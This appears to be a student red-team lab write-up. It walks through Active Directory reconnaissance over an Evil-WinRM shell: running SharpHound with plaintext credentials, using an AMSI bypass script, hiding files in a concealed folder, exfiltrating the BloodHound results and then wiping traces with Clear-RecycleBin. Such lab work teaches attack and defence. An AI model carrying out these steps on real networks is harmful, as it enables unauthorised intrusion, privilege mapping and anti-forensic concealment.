Weaponizing Active Directory

```
┌──(agent22㉿ks5)-[~/Documents/it420/red]
└─$ git clone https://github.com/BloodHoundAD/BloodHound.git
Cloning into 'BloodHound'...
remote: Enumerating objects: 10153, done.
remote: Counting objects: 100% (980/980), done.
remote: Compressing objects: 100% (434/434), done.
remote: Total 10153 (delta 564), reused 906 (delta 522), pack-reused 9173
Receiving objects: 100% (10153/10153), 177.89 MiB | 635.00 KiB/s, done.
Resolving deltas: 100% (7133/7133), done.
```

The first step I took was to clone the BloodHound git repository.

```
┌──(agent22㉿ks5)-[~/Documents/it420/red/BloodHound]
└─$ cd Collectors

┌──(agent22㉿ks5)-[~/…/it420/red/BloodHound/Collectors]
└─$ ll
total 952
-rw-r--r-- 1 agent22 agent22  59563 Mar 29 18:26 AzureHound.ps1
drwxr-xr-x 2 agent22 agent22   4096 Mar 29 18:26 DebugBuilds
-rw-r--r-- 1 agent22 agent22 906752 Mar 29 18:26 SharpHound.exe

┌──(agent22㉿ks5)-[~/…/it420/red/BloodHound/Collectors]
└─$ cp SharpHound.exe ../../exploitableService/evil-winrm/binaries
```

I then copied the SharpHound collector from the Bloodhound git clone to the evil-winrm working binaries directory. When the sharphound collector is run it maps out the domain you specify to the maximum access of the credentials you use.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> mkdir .winCache


    Directory: C:\Users\brailee.ogden\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        3/30/2022   5:20 PM                .winCache


*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cd .winCache
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache>
```

Next, I created the .winCache hidden directory to work out of.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> SharpHound.exe --ldapusername "brailee.ogden" --ldappasswo
rd "Winter2022" --domain windomain.local
The term 'SharpHound.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check
 the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ SharpHound.exe --ldapusername "brailee.ogden" --ldappassword "Winter2 ...
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (SharpHound.exe:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> .\SharpHound.exe --ldapusername "brailee.ogden" --ldappass
word "Winter2022" --domain windomain.local
The term '.\SharpHound.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Che
ck the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ .\SharpHound.exe --ldapusername "brailee.ogden" --ldappassword "Winte ...
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (.\SharpHound.exe:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

I then attempted to run the SharpHound.exe file with options in memory. This failed.

```
┌──(agent22㉿ks5)-[~/Documents/it420/red]
└─$ git clone https://github.com/jethrop/IT420.git
Cloning into 'IT420'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 18 (delta 7), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (18/18), 723.61 KiB | 117.00 KiB/s, done.
Resolving deltas: 100% (7/7), done.
```

Next I copied down the IT420 repository.

```
┌──(agent22㉿ks5)-[~/Documents/it420/red/IT420]
└─$ ll
total 972
-rw-r--r-- 1 agent22 agent22  15917 Mar 30 11:31 ConfigureRemotingForAnsible.ps1
-rw-r--r-- 1 agent22 agent22    577 Mar 30 11:31 README.md
-rw-r--r-- 1 agent22 agent22 974235 Mar 30 11:31 SharpHound.ps1


┌──(agent22㉿ks5)-[~/Documents/it420/red/IT420]
└─$ cp SharpHound.ps1 ../exploitableService/evil-winrm/scripts
```

I then moved the SHarpHound.ps1 script to the evil-winrm scripts directory.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> invokeLava.ps1
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> .\SharpHound.exe --ldapusername "brailee.ogden" --ldappasswor
d "Winter2022" --domain windomain.local
2022-03-30T17:41:13.2808044+00:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts,
ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-03-30T17:41:13.2808044+00:00|INFORMATION|Initializing SharpHound at 5:41 PM on 3/30/2022
2022-03-30T17:41:13.7339474+00:00|INFORMATION|Loaded cache with stats: 70 ID to type mappings.
 70 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2022-03-30T17:41:13.7339474+00:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, O
bjectProps, DCOM, SPNTargets, PSRemote
2022-03-30T17:41:14.0464555+00:00|INFORMATION|Beginning LDAP search for windomain.local
2022-03-30T17:41:14.1089594+00:00|INFORMATION|Producer has finished, closing LDAP channel
2022-03-30T17:41:14.1089594+00:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-03-30T17:41:44.3432475+00:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 40 MB RAM
2022-03-30T17:42:01.5789006+00:00|INFORMATION|Consumers finished, closing output channel
```

However, before running the script I attempted to run SharpHound.exe one more time. This time it worked. Not sure why. Pretty sure I ran the AMSI bypass in previous attempts as well.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cp 20220330174200_BloodHound.zip .winCache
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> del 20220330174200_BloodHound.zip
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cd .wincache
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.wincache> dir


    Directory: C:\Users\brailee.ogden\Documents\.wincache


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/30/2022   5:42 PM          12249 20220330174200_BloodHound.zip


*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.wincache>
```

Regardless, the SharpHound collector ran successfully and a results file was created in the Documents folder. I then moved the results to the .winCache folder for greater obfuscation.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.wincache> download 20220330174200_BloodHound.zip downloads/20
220330174200_BloodHound.zip
Info: Downloading 20220330174200_BloodHound.zip to downloads/20220330174200_BloodHound.zip


Info: Download successful!
```

```
┌──(agent22㉿ks5)-[~/…/it420/red/exploitableService/evil-winrm]
└─$ tree
.
├── binaries
│   └── SharpHound.exe
├── CHANGELOG.md
├── CODE_OF_CONDUCT.md
├── CONTRIBUTING.md
├── Dockerfile
├── downloads
├── evilWinRmConnect.sh
├── evil-winrm.rb
├── Gemfile
├── Gemfile.lock
├── LICENSE
├── README.md
├── resources
│   └── evil-winrm_logo.png
└── scripts
    ├── invokeLava.ps1
    └── SharpHound.ps1

4 directories, 14 files
```

Unfortunately, when I attempted to download the file the download failed, even though evil-winrm said it was successful.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> rm N2ZmNjUwMGMtOTBlYy00YTE4LTkzOTItYWE3ZjcwMDA1OGZj.bin
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> Clear-RecycleBin
```

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> Clear-Recyclebin -Force
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents>
```

Next, I deleted the binary file created by sharphound.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> download 20220330174200_BloodHound.zip
Info: Downloading 20220330174200_BloodHound.zip to ./20220330174200_BloodHound.zip


Info: Download successful!
```

I then tried downloading the file without specifying the destination file location or name. This still failed to download.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> upload test.txt
Info: Uploading test.txt to C:\Users\brailee.ogden\Documents\.winCache\test.txt


Data: 68 bytes of 68 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> dir


    Directory: C:\Users\brailee.ogden\Documents\.winCache


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/30/2022   5:42 PM          12249 20220330174200_BloodHound.zip
-a----         3/30/2022   7:39 PM             51 test.txt
```

I then uploaded a test document. This uploaded successfully.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> cp 20220330174200_BloodHound.zip ..
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> cd ..
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> dir


    Directory: C:\Users\brailee.ogden\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/23/2022  11:03 PM                .sharp
d-----         3/30/2022   7:39 PM                .winCache
d-----         3/30/2022   2:31 AM                khandosi
d-----         3/23/2022   8:36 PM                wifislax
-a----         3/24/2022  11:07 PM           9970 20220322235550_BloodHound.zip
-a----         3/26/2022   3:54 AM          11955 20220326035412_BloodHound.zip
-a----         3/26/2022   3:56 AM          11910 20220326035657_BloodHound.zip
-a----         3/29/2022  11:35 PM          12067 20220329233524_BloodHound.zip
-a----         3/30/2022   5:42 PM          12249 20220330174200_BloodHound.zip
```

Next, I moved the results file back to the Documents directory.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> download 20220330174200_BloodHound.zip
Info: Downloading 20220330174200_BloodHound.zip to ./20220330174200_BloodHound.zip


Info: Download successful!

*Evil-WinRM* PS C:\Users\brailee.ogden\Documents>
```

```
agent22@ks5: ~/Documents/it420/red/exploitableService/evil-winrm 126x10
┌──(agent22㉿ks5)-[~/…/it420/red/exploitableService/evil-winrm]
└─$ ll
total 216
-rw-r--r-- 1 agent22 agent22  12249 Mar 30 13:41 20220330174200_BloodHound.zip
drwxr-xr-x 2 agent22 agent22   4096 Mar 29 18:40 binaries
-rw-r--r-- 1 agent22 agent22   2291 Mar 29 16:24 CHANGELOG.md
```


This time the download worked. I believe the issue was related to user permissions.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> del 20220330174200_BloodHound.zip
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> Clear-RecycleBin -Force
```


I then permanently deleted the results file.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cd .winCache
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> dir


    Directory: C:\Users\brailee.ogden\Documents\.winCache


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/30/2022   5:42 PM          12249 20220330174200_BloodHound.zip
-a----         3/30/2022   7:39 PM             51 test.txt


*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> del ./*
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> dir
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents\.winCache> Clear-Recyclebin -Force
```


I then wiped all other files I had created.



Next, I configured the neo4j console. The default credentials are neo4j:neo4j.



Next, I opened Bloodhound and uploaded the results file/database. Unfortunately, the results file did not contain the user data.



As you can see above only the SID values for users are present. The above diagram represents the shortest path to domain admin. Each of the green user icons with a direct line to domain admin is a user account with domain admin privileges. The next step would be to gain control of one of those user accounts.